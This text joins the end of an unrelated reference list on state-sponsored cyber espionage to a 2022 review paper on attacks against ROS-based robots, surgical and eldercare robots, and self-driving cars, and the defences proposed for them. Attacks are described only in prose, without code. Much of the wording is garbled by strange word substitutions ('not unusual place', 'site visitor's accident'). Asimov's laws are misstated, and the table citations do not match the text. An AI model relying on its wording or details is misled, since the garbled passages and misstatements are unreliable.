[32] W. Akoto, "International trade and cyber conflict: decomposing the effect of trade on state-sponsored cyber attacks," *Journal of Peace Research*, vol. 58, no. 5, pp. 1083–1097, 2021.

[33] T. Steffens, Timo Steffens, "Geopolitical analysis," in *Attribution of Advanced Persistent Threats: How to Identify the*

Actors behind Cyber-Espionage, vol. 99-116, Berlin, Springer, 2020.

[34] R. C. Maness and B. Valeriano, "The impact of cyber conflict on international interactions," *Armed Forces & Society*, vol. 42, no. 2, pp. 301–323, 2016.

[35] Kaspersky, *What Is An Advanced Persistent Threat (APT)?*, https://www.kaspersky.com/resource-center/definitions/advanced-persistent-threats, 2020.

[36] J. Lake, *What Is an Advanced Persistent Threat (APT), with Examples*, https://www.comparitech.com/blog/information-security/advanced-persistent-threat/, 2020.

[37] J. Miller-Osborn and J. Grunzweig, *MenuPass Returns with New Malware and New Attacks against Japanese Academics and Organizations*, https://unit42.paloaltonetworks.com/unit42-menupass-returns-new-malware-new-attacks-japanese-academics-organizations/, 2017.

[38] P. A. Schrodt, *CAMEO Conflict and Mediation Event Observations Event and Actor Codebook*, http://data.gdeltproject.org/documentation/CAMEO.Manual.1.1b3.pdf, 2012.

[39] D. A. Freedman, *Statistical Models: Theory and Practice*, New Publisher, Berkeley, 2009.

[40] F-Secure, *The Dukes: 7 Years of Russian Cyber-Espionage*, 2015.

[41] FireEye iSight Intelligence, *APT10 (MenuPass Group): New Tools, Global Campaign Latest Manifestation of Longstanding Threat*, https://www.mandiant.com/resources/apt10-menupass-group, 2017.

[42] FireEye, *APT28 - A Window into Russia's Cyber Espionage Operations?"*, 2014.

[43] C. S. Research Team, *Charming Kitten: Iranian Cyber Espionage against Human Rights Activists*, 2017.

[44] G. R. E. A. T. Kaspersky, *Equation group: questions and answers*, 2015.

[45] T. Haskell, *APT38: Un-usual Suspects*, 2018.

[46] N. Carr, *Cyber Espionage Is Alive and Well: APT32 and the Threat to Global Corporations*, 2017, https://www.mandiant.com/resources/cyber-espionage-apt32#:~:text=Threat%20Research,Cyber%20Espionage%20is%20Alive%20and%20Well%3A%20APT32,the%20Threat%20to%20Global%20Corporations&text=FireEye%20assesses%20that%20APT32%20leverages,aligned%20with%20Vietna.

[47] Novetta, *Operation Blockbuster: Unraveling the Long Thread of the Sony Attack*, 2016.

[48] N. Moran and M. Oppenheim, *Darwin's Favorite APT Group*, https://www.mandiant.com/resources/darwins-favorite-apt-group-2, 2014.

[49] D. Lunghi, J. Horejsi, and C. Pernet, *Untangling the Patchwork Cyberespionage Group*, 2017.

[50] CISA, *FASTCash 2.0: North Korea's BeagleBoyz Robbing Banks*, 2020.

[51] J. O'Leary, J. Kimble, K. Vanderlee, and N. Fraser, *Insights into Iranian Cyber Espionage: APT33 Targets Aerospace and Energy Sectors and Has Ties to Destructive Malware*, https://www.mandiant.com/resources/apt33-insights-into-iranian-cyber-espionage, 2017.

[52] J. Scott-Railton, H. Adam, B. Abdul Razzak, B. Marczak, S. Anstis, and R. Deibert, *Dark Basin: Uncovering a Massive Hack-For-Hire Operation*, https://citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation/, 2020.

[53] K. Kaspersky, *APT Intelligence Reporting*, https://www.kaspersky.es/enterprise-security/apt-intelligence-reporting, 2021.

[54] Us-Cert, *Cybersecurity and Infrastructure Security Agency*, https://www.cisa.gov/, 2021.

[55] F. K. I. E. Fraunhofer, "Malpedia," 2021, https://malpedia.caad.fkie.fraunhofer.de/.

[56] P. Paganini, *Security Affairs*, https://securityaffairs.co/wordpress/category/apt, 2021.

[57] S. B. Rothman, "Understanding data quality through reliability: a comparison of data reliability assessment in three international relations datasets," *International Studies Review*, vol. 9, no. 3, pp. 437–456, 2007.

[58] K. Geers, D. Kindlund, N. Moran, and R. Rachwald, *WORLD WAR C: Understanding NationState Motives behind Today's Advanced Cyber Attacks*, 2013.

[59] K. H. Leetaru, *The GDELT Project*, https://www.gdeltproject.org/, 2021.

[60] T. World Bank, *World Development Indicators*, https://databank.worldbank.org/source/world-development-indicators, 2021.

[61] United Nations Statistics Division, *UNSD Data Bank*, https://data.un.org/, 2021.

[62] I. Monetary Fund, *World economic outlook databases*, https://www.imf.org/en/Publications/SPROLLs/world-economic-outlook-databases#sort=%40imfdate%20descending, 2021.

[63] T. Maurer, *Cyber Mercenaries: The State, Hackers, and Power*, Cambridge University Press, Washington, 2018.

[64] D. Denning, *How the Chinese Cyberthreat Has Evolved*, The Conversation, Melbourne, Australia, 2017.

[65] National Cyber Security Centre, *Reckless Campaign of Cyber Attacks by Russian Military Intelligence Service Exposed*, https://www.ncsc.gov.uk/news/reckless-campaign-cyber-attacks-russian-military-intelligence-service-exposed, 2018.

[66] King Faisal Center for research and I. Studies, *Iran's Cyber-attacks Capabilities*, 2020.

[67] Parsons and M. George, *Understanding The Cyber Threat From Iran*, https://www.f-secure.com/en/consulting/our-thinking/understanding-the-cyber-threat-from-iran, April 2019.

[68] Public-Private Analytic Exchange Program, *Commodification of Cyber Capabilities: A Grand Cyber Arms Bazaar*, 2019.

[69] M. Hjortdal, "China's use of cyber warfare: espionage meets strategic deterrence," *Journal of Strategic Security*, vol. 4, no. 2, pp. 1–24, 2011.

[70] J. R. Biden Jr, *Interim National Security Strategic Guidance*, Executive office of the president Washington D, Washington, DC, USA, 2021.

[71] R. Maness and B. Valeriano, *Russia's Coercive Diplomacy: Energy, Cyber, and Maritime Policy as New Sources of Power*, Springer, Berlin, 2015.

[72] J. Vijayan, *India's Cybercrime And APT Operations On the Rise. 23 September 2020*, https://www.darkreading.com/threat-intelligence/india-s-cybercrime-and-apt-operations-on-the-rise.

[73] The National Counterintelligence and Security Center, *Foreign Economic Espionage in Cyberspace*, 2018.

[74] ThaiCERT, *Threat group cards: a threat actor encyclopedia*, 2020.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 8045874, 9 pages
https://doi.org/10.1155/2022/8045874

Research Article

Cyberattacks on Self-Driving Cars and Surgical and Eldercare Robots

Sultan S. Alshamrani, Bdour A. Alkhudadi, and Sara M. Almtrafi

Department of Computer Engineering, College of Computer and Information Technology, Taif University, P.O. Box 11099, Taif 21994, Saudi Arabia

Correspondence should be addressed to Sultan S. Alshamrani; susamash@tu.edu.sa

Received 26 September 2021; Revised 28 December 2021; Accepted 4 May 2022; Published 12 May 2022

Academic Editor: Konstantinos Rantos

Robots have improved human life and increased the efficiency of performance in tasks that require precision and effort. For example, surgical robots are now used to perform precise surgical procedures and give accurate results. Moreover, robots are also used in elderly care to ease their lives. Perhaps there can even be self-driving cars that could deliver a person to their destination without the need of a driver. So it is very important to mention that these robots should be secure in terms of security for human life. Hence, this paper aims to explore the published studies on robots and their various security vulnerabilities. We review the most prominent weaknesses in the robotic operating system (ROS) and discuss some types of attacks against these robots. Also, this paper discusses the security enhancements to protect ROS that researchers have suggested protecting against some of the attacks and vulnerabilities that may occur on these robots. The primary findings of this work are to generate system copies for backup as well as encryption to protect against information disclosure. Also, a dynamic model is needed to detect and mitigate attacks that may occur in a physical manner, such as injecting malware into robots.

1. Introduction

Robotic systems are cyber-physical systems that interact with the physical environment by combining hardware and software tools, network and communication processes, mechanical actuators, controllers, operating systems, and sensors [1]. These complex systems increasingly interact with humans in professional, public, private, and healthcare settings. They are typically divided into industrial and service robots depending on whether they are "for use in industrial automation applications" or "perform useful tasks for humans" [2]. Industrial robots, warehouse robots, feeding robots, exoskeletons, assistants, socially interactive robots, robotic wheelchairs, and robotic surgeons are just a few examples. These systems are distinguished by the fact that they build an interconnected framework where the virtual and physical worlds collide [3]. Also, the robot enterprise has an outstanding effect on the growth of robots, which focuses particularly on human's daily life activities. Robots can be a useful resource for surgical procedures in hospitals where robots have brought about higher surgical outcomes and quicker recovery. For these, the surgical robots use publicly available networks and satellites to transmit images, video, and sensitive information among surgeons and robots [4]. Additionally, the robots can reach locations where humans cannot, such as in the case of extinguishing fire, war zones, and so on. Moreover, self-driven cars may be useful in lowering the human losses due to accidents. That is, these cars are predicted to quickly replace human drivers and promise significant societal advantages. This is possible due to the vehicular advert on inside networks permitting a conversation with cars via the radio [5]. Yet potential customers continue to be skeptical of how self-driving cars will be managed. This is partly because of the uncertainty related to ethical norms for such cars [6]. Similarly, an eldercare robot is one that is explicitly intended for medical care purposes. Care robots exist in different structures and have different capacities including physical, intellectual,

clinical, and psychosocial upholding [7]. But these robots rely upon the network's connectivity and the program-based operating system (ROS). Basically, robot operating system (ROS) is an open-supply framework for buying robots to perform tasks. The ROS is supposed to function as a software program platform for (among other subsets) the individuals who are constructing and using robots. This software program could help people percentage code and make greater thoughts more readily available [8]. Therefore, the network connectivity and programs behind ROS must be free from security threats and viruses. As ROS-based care robots have the ability to analyze large volumes of data generated in medical and behavioral monitoring, which are known extremely sensitive. So robotic security flaws present serious problems, not just for manufacturers and programmers but also for anyone who interacts with them. Moreover, the more the operations performed across networked systems and devices, the more the chances for system flaws to emerge, and the greater the potential of system failures or malicious attacks. Hence, the given system should not get corrupted at the right time from their functions by the inclusion of intruders. But it comes into notice that many manufacturers and programmers face a lot of security challenges in the building of their robots, particularly for sensitive-based applications and hardly can assure full strength of these robots against all types of security attacks. At present, however, nothing is known about how an attacker may use a robot's computational elements to manipulate the physical surroundings in an industrial setting (social or medical surroundings) [1]. As a result, these systems can be defenseless against the existing security challenges. That is, their software or hardware are easily vulnerable to attacks, and the authentication check can be easily compromised. Thus, the development of these robots should not only focus on the functions of these robots but also make them strong against the different kinds of cybersecurity threats and vulnerabilities. Otherwise, their work can be compromised by the invader attacks and can lead to improper functioning for respective tasks. The published research articles mentioned different vulnerabilities and attacks that the robotic system faced during working [9, 10].

Overall, robots had been invented to assist people and facilitate the overall performance of tasks, and these robots must not become sources of problems to people and the environment. Asimov made the following three legal guidelines for robots:

(1) A robot must follow the orders given by people besides when such type of orders would abide by the primary law

(2) A robot will not injure an individual or, through inaction, permit an individual to harm someone

(3) A robot must defend its lifestyle if such safety abides by the primary or second legal guidelines

With robots being slowly developed, researchers have proven that those legal guidelines alone are not enough to manipulate the conduct of robots. These robots have emerged with a supply of challenges for a few products because of their publicity with several assaults that make them pose a danger to people and the environment. Hence, this research work focuses on how to use these robots securely for daily human life tasks.

1.1. Contributions. In this paper, we discussed some types of robots such as self-driving cars, surgery, and eldercare robots. After that, the paper mentioned the weaknesses in the most famous robot operating systems (ROS) that may be the cause of some attacks. Next, some of the attacks that occur in these robots against the security methods as suggested by other researchers in the field are highlighted.

1.2. Organization of Paper. The rest of the paper is organized as follows: Section 2 reviews the related literature of the ROS system. Section 3 discussed the security enhancements to protect ROS and how attacks are prevented. In Section 4, the paper is concluded with a summarization.

2. Related Work

2.1. Security Problems inside ROS. In [4], the authors have discussed several security attacks on robot operating systems (ROS). Some of the prominent attacks discussed are unauthorized publishing, unauthorized data access, and denial-of-service (DOS) cyberattacks. A node in the ROS may announce some data that may be considered not important data and that will be published without proper approval. In such a case, this data may be misused to inject data or some instruction to the robot to disrobe the normal operation of the robot. Every node in ROS may join each subject matter in the software application. After that, the node will receive any data that is posted for this subject matter. These statistics can include important data related to business or can be used to do reverse engineering for the manufacturing process. This attack is particularly difficult to determine due to how a node can also not have any outgoing ROS conversation. In ROS, DoS attacks can be simply started by publishing a considerable amount of bogus data. This message type's subscriber will be bombarded with false communications. This results in a heavy processing burden on all nodes, as well as the probable inability to do meaningful processing. Because there is no way to regulate which node publishes what data, any node in the network can be used to broadcast data on a topic to which a target node has subscribed. This can later be used to launch a targeted DoS attack on that node.

In [11], the authors did a test to evaluate the overall execution of open robot communication (ORC) using the ROS middleware. The test's outcomes showed that ORC can manage the communication switch with expectancy properly under 1 ms with minimal variance. They performed skilled problems with ROS when the message payload was around 1 KB, when the postpone increased considerably and generally stayed at milliseconds. A postpone of that order, mixed with the untrustworthiness of the conversation system, concentrates ROS useless for any high overall performance program in robotics. We have proven that a low-latency conversation allows controllers to be written without delay in better stage languages.

In [12], the authors undertook an empirical observation of the actual time characteristics of ROS 2.0 in comparison to ROS. A conversation overall performance assessment was completed to examine the network's overall performance with appreciation of the actual time, overall performance, and the balance of a ROS. Two metrics were evaluated for message loss, cost, and latency, consistent with the statistics length and conversation frequency. The message loss cost was described because of the ratio of messages that were misplaced by the receiving node at some point in the conversation among the two nodes, and the conversation latency was then described because of the time distinction from when the message was sent to when it was received in a round-experience conversation. Those experiments proved that the actual time overall performance of a ROS 2.0 primarily based on a multiagent system is advanced in actual time, compared to the system using ROS 1.0 in the phrase of the proposed overall performance measures.

2.2. Security Enhancements to Protect ROS. The authors of [13] introduced a software-degree security structure to overcome a few essential security threats, which arise in regular ROS software. The issues are resolved by considering ROS as a black box, which is essentially a noninvasive design, in the sense that no modifications to ROS are made, but security is done solely at the application layer. As a result, ROS was considered a black box with security precautions built-in, such as an authentication server (AS) and specific functionalities in the ROS nodes themselves. As it cannot cowl all security threats, it can protect from a few of the maximum critical security vulnerabilities that are presently found in ROS. It can save unauthorized nodes from recording data, which may be used for the reserve engineering of manufacturing. This is carried out through the subject matter's particular encryption keys that are best when exceeded by legal software modules. Second, the black boxes deal with the danger of unauthorized publishing to protect against injecting false records into the robot software. They achieve this by verifying that every message has been encrypted with a valid key. Still, a few insufficiencies persist that cannot be treated at the software stage alone. They all want ROS itself to be modified. First, even though the message content material is encrypted and cannot be processed through unauthorized nodes, they could nevertheless gather data on which messages were posted in the frequency. This can be solved through end-to-end encryption of complete messages included in the ROS. An alternative action at the software stage is to submit certain kinds of fake messages intended to hide the real publishing frequency. Second, because of their technique, they cannot keep malicious publishers from publishing messages. They can best ensure that those messages are not interpreted through ordinary nodes. However, a denial-of-provider assault with excessive publishing frequency is possible. Third, their technique cannot keep a subscriber from subscribing to arbitrary topics. Thus, all messages of a certain subject matter will be added to it. Their most effective technique guarantees that.

Similar approaches were proposed in [14], which focused on an unauthorized user trying to reach the video display unit; however, they used a physical system referred to as the cyber-physical security "honeypot." The cyber-physical security honeypot is designed in such a way that its video display units' nodes request for a translated message to be verified, which means that the messages that exceed beyond the physical system could cause unintentional damage to the robot or its environment. Researchers in [15] created a new version of security for ROS systems. They proposed SROS, a library for the ROS ecosystem to guide modern cryptography as a security measure to address the present vulnerabilities. In SROS, all network conversation was encrypted by using a secure sockets layer (SSL) or a greater transport layer security (TLS). Furthermore, a researcher in [16] progressed the ROS security functions with encrypted communication and semantic policies to ensure accurate behavior. To encrypt communications, an advanced encryption standard set of rules was created. The ROS framework was proven to perhaps be hardened through using symmetric encryption algorithms and semantic policies to be certain of particular properties in ROS messages. Eduardo, Thomas, and Marco in [17] suggested a unique version to encapsulate cooperative robot missions in Merkle trees. Swarm operators can offer the "blueprint" of the swarm's project without disclosing its raw data. In other words, fact verification may be separated from the data itself. We suggest a system in which robots within the swarm must "prove" their integrity to their peers by replacing cryptographic proofs. Merkle trees are binary hash tree structures with primary properties: correctness and security. These properties can obtain stable and mystery robotic cooperation and consequently make robotic swarms resistant to tampered participants and physical seize attacks.

In [18], the authors provided a real-time scheduling framework for ROS, known as ROSCH, that meets the real-time necessities taking place in ROS. ROS now no longer guarantees real-time performance; hence, a ROS primarily based on self-reliant using vehicle could cause a site visitor's accident. Therefore, ROSCH contains three functionalities that do not exist within the ROS to guarantee real-time performance: (1) a synchronization system; (2) a fixed-priority scheduling framework primarily based on directed acyclic graph (DAG); and (3) a fail-secure function. In particular, the synchronization system guarantees that the timestamp gap between sensor measurements could be much less than or the same as the calculated value. The fixed-precedence scheduling framework primarily based on DAG guarantees that stop-to-stop latency is much less than or identical to a predicted value. Operating each mechanism simultaneously guarantees the final output topic frequency.

In robot operating systems (ROS), messages can be transmitted without encryption, which encourages eavesdropping. In [19], they suggested integrating data distribution service (DDS) as a delivery layer that allows plug-ins to be set up to ensure authentication, access management, and cryptography. Table 1 summarizes the ROS security issues and enhancements.

Table 1: Weaknesses and enhancements in ROS.

Reference	ROS security issues	Enhancements
Application-level security for ROS-based applications [14]	Unauthorized nodes from recording data	Application-level security architecture
A preliminary cyber-physical security assessment of the robot operating system (ROS) [15]	Unauthorized publishing unauthorized use	Cyber-physical security "honeypot"
ROSploit: cybersecurity tool for ROS [16]	Cryptography issues in ROS	SROS
Cybersecurity in autonomous systems: hardening ROS using encrypted communications and semantic rules [17]	Cryptography issues in ROS	Encrypted communications
Secure and secret cooperation of robotic swarms by using Merkle trees [18]	Secure and secret robot	Merkle trees
Rosch: real-time scheduling framework for ROS [19]	ROS does not guarantee real-time performance	ROSCH
Detecting and mitigating robotic cybersecurity risks (IGI Global [20])	Eavesdropping	Data distribution service (DDS)

2.3. Threat and Attacks on Surgical and Eldercare Robots. The use of humanoid robots is increasing exponentially; therefore, the risks associated with robotics have also increased. Cybersecurity breaches in robots will harm robotics [20]. There is a possible risk involved in operating on patients by giving commands to robots. The system is vulnerable to a man-in-the-middle attack if no encryption or authentication method is in place. When an illegal party gains control of a surgical robot, the results could be disastrous [20] and are illustrated in Figure 1. Due to the reliance on network connectivity to provide surgical robots at a distance, the robots are vulnerable to cyberattacks and critical data spills. Although end-to-end encryption protects against data leaks, backup systems are required in the event of a cyberattack during an operation, to either fully block the communication or change the command. This has the potential to be dangerous [21]. The researchers conducted surgical robot attacks in [22]. These cyber-physical assaults on the surgical robot's control system exploited flaws in the robot's control system to infer a critical period during surgery and insert malicious control orders into the robot. Malware can be installed to strategically introduce defects into the control system by an attacker. A faulty or inaccurate motor command might cause the robot arm to travel to an undesirable place, causing damage to the system or injury to the patient. They employed dynamic model-based detection and robot safety procedures to predict the negative effects of the assault on physical robots in [22].

In [23], they showed a new form of threat. They exploited ROS vulnerabilities and introduced intelligent self-learning malware so that when the robot was in a crucial stage of the proposed medical operation, they could monitor the actions of the robot's arms and activate the attack payload. The most commonly used ROS contains vulnerabilities that leak data and can become the basis for intelligent malware to learn about the device's behavior and use that information to decide when to trigger an attack. The ROS enables a master (core) node to register any new node/process; hence, without being detected, an attacker can register its malicious node to the robotic application. The study indicated that the applications were secured in the implementation phase.

In [5], a robot attack tool (RAT) was created to direct one-of-a-kind security assaults. To assess the attacks' impacts in a simulated environment, an impact-oriented approach was approved. Tests and attack tests were done physically on the robot. The simulated environment depends on Mobile Sim, a software tool utilized on mobile robots/antimedia platforms and their environments to simulate, debug, and explore. For physical tests, the robot platform People BotTM was utilized. The study's results and testing proposed indicated that a few attacks were effective in violating the robot's protection. Integrity attacks changed the guidelines and controlled the robot's activities. Availability attacks were able to trigger denial-of-service (DoS), and mobile eye orders were not available to the robot. Integrity and availability attacks made the robot seize confidential details. To limit the dangers to security in integrity hazards, having end-to-end encryption of the traffic is an effective way to resolve these threats. With respect to the peril of availability, which is centered around the corruption of configuration data, there are some standards for a mitigation technique to decrease the danger of availability loss: replacing the insecure MD5 hashing algorithm used to authenticate the password between client and server is essential.

In [24], researchers suggested viable assaults in eldercare robots. They stated that the aim of this assault was to benefit the manipulation of the eldercare robotic to display its consumer's information by searching for data such as credit scorecard facts for identification theft. A financially inspired attacker may want to carry out a utility degree assault by infiltrating the home network and searching for the robotics' IP deal to attain the username/password login access. In a buffer overflow assault, the attacker accesses the login to the overflow stack with malicious code and inserts a go-back to deal with those factors with the malicious code. Once this is accomplished, the attacker may want to completely manage the robotic and is then lose to display the aged victim through a camera or microphone, looking for data, which includes credit scorecard data, to use for financial advantage.

The researchers of [25] advised viable countermeasures for robotic producers to implement to save the victim from such assaults. They advised that robotic producers pass on adopting a not unusual place standardized running system.




Figure 1: Medical surgery robots.

To assist in protecting the victim from firmware and OS assaults, producers may want to standardize on a not unusual place OS consisting of the open supply NuttX OS. Through standardization, robotic producers may want to create a conglomerate to supervise the platform and be liable for obtaining the OS, reporting security issues, and releasing security updates.

2.4. Threat and Attacks on Self-Driving Cars. Self-reliant cars, robotic cars, or self-driving cars massively affect road safety by using excessive skill in both hardware and software programs to lessen injuries because of numerous forms of human error. The view of self-driven cars is shown in Figure 2. However, there have been many accidents with self-driving cars [26]. In another case, a self-driving car from a Ford-backed business named Argo was carrying four people when it jumped a red light and collided with a vehicle in Pittsburgh, less than a mile from its starting position. Four people in the passenger compartment were injured and sent to the hospital [27]. Vehicular cybersecurity has traditionally targeted passive assault, especially by shielding the confidentiality of communications among cars or other motorized vehicles and smart infrastructures. However, over the past couple of years, self-driving cars have ended up as especially vulnerable to experimental cyber-assault [28]. Assaults on self-driving cars can permit attackers to manage, manipulate, or suppress the facts being routed within the network. This management of the facts of the customers may be used for their advantage or to disrupt the network [29].

Security and privateers' issues with self-driving cars and different self-reliant cars are still prevalent. The authors of [30] provided a new viable assault trajectory privacy attack on autonomous driving (T-PAAD) that was aimed at privateers in AVs, in which an adversary deanonymizes the usage trajectories of the present course, making different planning techniques.

In a maximum embedded system, the firmware that controls the functionality is saved within the flash, reminiscent of the chip [31]. The cap has the potential to replace cars' on-board software programs over the air and allows acquiring security patches and new functions without going to the service center. However, this kind of channel, if managed through an attacker, may be used to manipulate the motors. The OS is recognized to be at risk of DoS assault. In October 2016, a primary distributed denial-of-service (DDoS) assault caused an internet outage in essential metropolitan regions within the United States. The botnet foot soldiers within the cyberwarfare are managed through malicious malware; in a good deal of identical way, a contemporary-day electric-powered vehicle with self-reliant riding skills can be hacked remotely. In September 2016, the Keen Security Lab of Tencent, a tech massive in China, proved a vulnerability in taking advantage of the whole management system of a brand-new Tesla Model S with cutting-edge unmodified firmware and security patches [32].

With the advent of autonomous driving and modern vehicle technologies, cars are more powerful and connected than ever. Cars might suffer from a hijacked infrastructure or services that lead to a malfunction of their autonomous driving capability. Only this time, hackers and artificial intelligence might be able to harm someone from miles away by spoofing GPS. Although currently there are no complete standards of how cars will communicate in the future, the network that unmanned aerial vehicles (UAVs) currently use could shed some light on how an attack targeting the infrastructure could severely damage the functionality of an autonomous car. Cars will have the ability to communicate with each other and with satellite and ground stations. The autonomous driving feature of the vehicle will rely heavily on GPS and vehicle-to-vehicle communication, both of which can be manipulated by the attacker to tamper with the vehicle and injure the passengers. By spoofing GPS, attackers can cause traffic jams so that the police will not be able to catch up with any possible criminal activities, such as robbing a bank. Furthermore, attackers might hijack the technology to kidnap a person. The image recognition technology can be manipulated by changing the landscape of traffic signs or lanes so that the vehicle will be stopped or hijacked. The microphone installed on the vehicle's voice




Figure 2: Self-driving cars.

recognition system might be used to eavesdrop on sensitive political/financial information. The need for autonomous cars is apparent in terms of the world's population. Since it is not sustainable to control all cars manually, a stable and secure way to organize autonomous cars is necessary. From a safety point of view, the World Health Organization stated that every year, 85,000 road traffic deaths occur in Europe and 34,000 occur in the United States [33].

To improve street security and driving encounters, recent self-driving cars can detect their environments and explore them without human interaction. These cars' dependability must be analyzed before they can be generally adopted on the road. Self-driving cars depend intensely on the use of the sensory ability of their environments to make driving decisions, which acquires a security risk from sensors. Accordingly, in [34], they analyzed independent cars' sensors' security and researched the reliability of the cars' "eyes." They examined sensors whose estimations were utilized for direct driving, ultrasonic sensors, and forward-looking cameras. They presented contactless attacks on these sensors and gathered the results in both a lab setting and outside of a Tesla Model S car. Results showed that using other shelf hardware could cause jamming and spoofing attacks, which then caused Tesla's visual deficiency and breakdown, all of which might prompt crashes and impede the well-being of self-driving cars. To reduce these issues, they recommended software and hardware countermeasures that would strength the sensor's resistance to these attacks. Table 2 summarizes the robot's assaults and how to foresee them.

All these challenges arise because there is no unified legislative framework for robot cybersecurity; multiple legal instruments addressing various sectors of applications including medical device regulation provide criteria that are applicable to care robots [1]. For example, consider the usage of a ROS-based care robot in the household of a lonely elderly person. The robot's purpose would be to allow the user's family to monitor and find him/her remotely in the event of a medical or health emergency. The robot is connected to the Internet via the home's wireless network and comes with a video camera, microphone, and speaker so that the family can see and talk to the user. An application-level attack might be carried out by infiltrating the home network and probing for the robot's IP address in order to reach the username/password login entry. The attacker exploits the login to overrun the stack with malicious code and inserts a return address that links to the malicious code via a buffer overflow attack. Once the attacker has complete control of the robot, he or she is free to watch the elderly victim using a camera or microphone, looking for information such as credit card numbers that may be exploited to make money. Hence, there is a necessity for security enhancement in care robot to protect ROS from day-to-day security attacks of intruders.

3. Discussion

In this section, the authors are discussing security enhancements that are required to protect ROS in Section 3.1.

Various attacks and their prevention are discussed in Section 3.2. The various security performance benefits of ROS-integrated robots are discussed in Section 3.3.

3.1. Security Enhancements to Protect ROS. For the manufacturer, the ROS is the backbone for the development of robotic technology. But it lacks many security enhancements that would not make these suitable for use. In this paper, we reviewed a set of enhancements suggested by multiple researchers that the manufacturers keep in mind in the development of robots for different kinds of applications. That is, the developed robots should be strong enough resistant to

Table 2: Robots attacks and their prevention methods.

Reference	Robots	Attacks	Prevention method
Analyzing cyber physical threats on robotic platforms [5]	Surgical robots	DOS attack – integrity attacks	Providing an end-to-end encryption
Targeted attacks on teleoperated surgical robots [22]	Surgical robots	Injection of malicious control commands to the robot	Dynamic model-based detection and robot safety mechanisms
In the case of Raven-II surgical robots [23]	Surgical robots	Exploitation of ROS vulnerabilities and implement smart self-learning malware	Suggesting that the applications can be secured in the implementation phase
Cybersecurity issues in robotics [24]	Eldercare robots	Gaining control of the eldercare robot to monitor its user looking for data	Standardized operating system
Trajectory privacy attack on autonomous driving [30]	Self-driving cars	Trajectory privacy attack	—
Cybersecurity in autonomous cars [31]	Self-driving cars	OS upgrade attack	—
Risk and opportunity governance of autonomous cars [33]	Self-driving cars	Services attack	—
Contactless attacks against sensors of self-driving [34]	Self-driving cars	Sensor attacks	Software and hardware countermeasures that will improve sensor resilience against these attacks

any kind of attacks and vulnerabilities during their use. So that is the reason that some researchers suggested using an authentication server to ensure that all nodes were valid. They also used encryption to achieve confidentiality and data accuracy. There may be unauthorized access to the encryption keys, so it is assumed that the keys were stored securely. There are also researchers who used a physical tool. This tool is good in terms of monitoring the connection as it is not allowed to pass any unauthorized messages. Researchers have also proposed a new security model for ROS systems that supports modern encryption. They also developed a tool (Rospolit) that simulates possible attacks on a ROS system. We think it is good to develop such tools that simulate attacks to make it easier for researchers to study these possible attacks and find solutions to prevent them.

Researchers have also made improvements to ROS using encrypted communication and semantic rules to ensure correct behavior. They did two experiments to test their suggestion. The encryption used symmetric encryption, where every node must know the key, but we believe that the process of exchanging the key will be difficult. As for the Markle tree model, which some researchers suggested using, it did achieve confidentiality and data integrity. ROS does not guarantee real-time performance, so it was a good idea to introduce work such as this, where real-time scheduling is done by the ROS. Thus, the transition time from one party to another is either less than or equal to the calculated value. Researchers also suggested data distribution service (DDS). It ensures authentication and access control and prevents modification and eavesdropping attacks by using encryption. We believe that this approach fulfills many of the security requirements.

3.2. Attacks and Prevention. Some of the mechanisms that researchers have suggested to protect against some of the attacks that may occur on these robots. Some researchers suggested having system copies for backup as well as encryption to protect against information disclosure. Other researchers have proposed a dynamic model to detect and mitigate attacks that may occur in a physical manner, such as injecting malware into robots. Furthermore, some researchers have suggested encrypting traffic to prevent safety threats to surgical robots. Moreover, some of them suggested countermeasures that robotics manufacturers could implement as a common operating system that standardized a system to report security problems and issue updates.

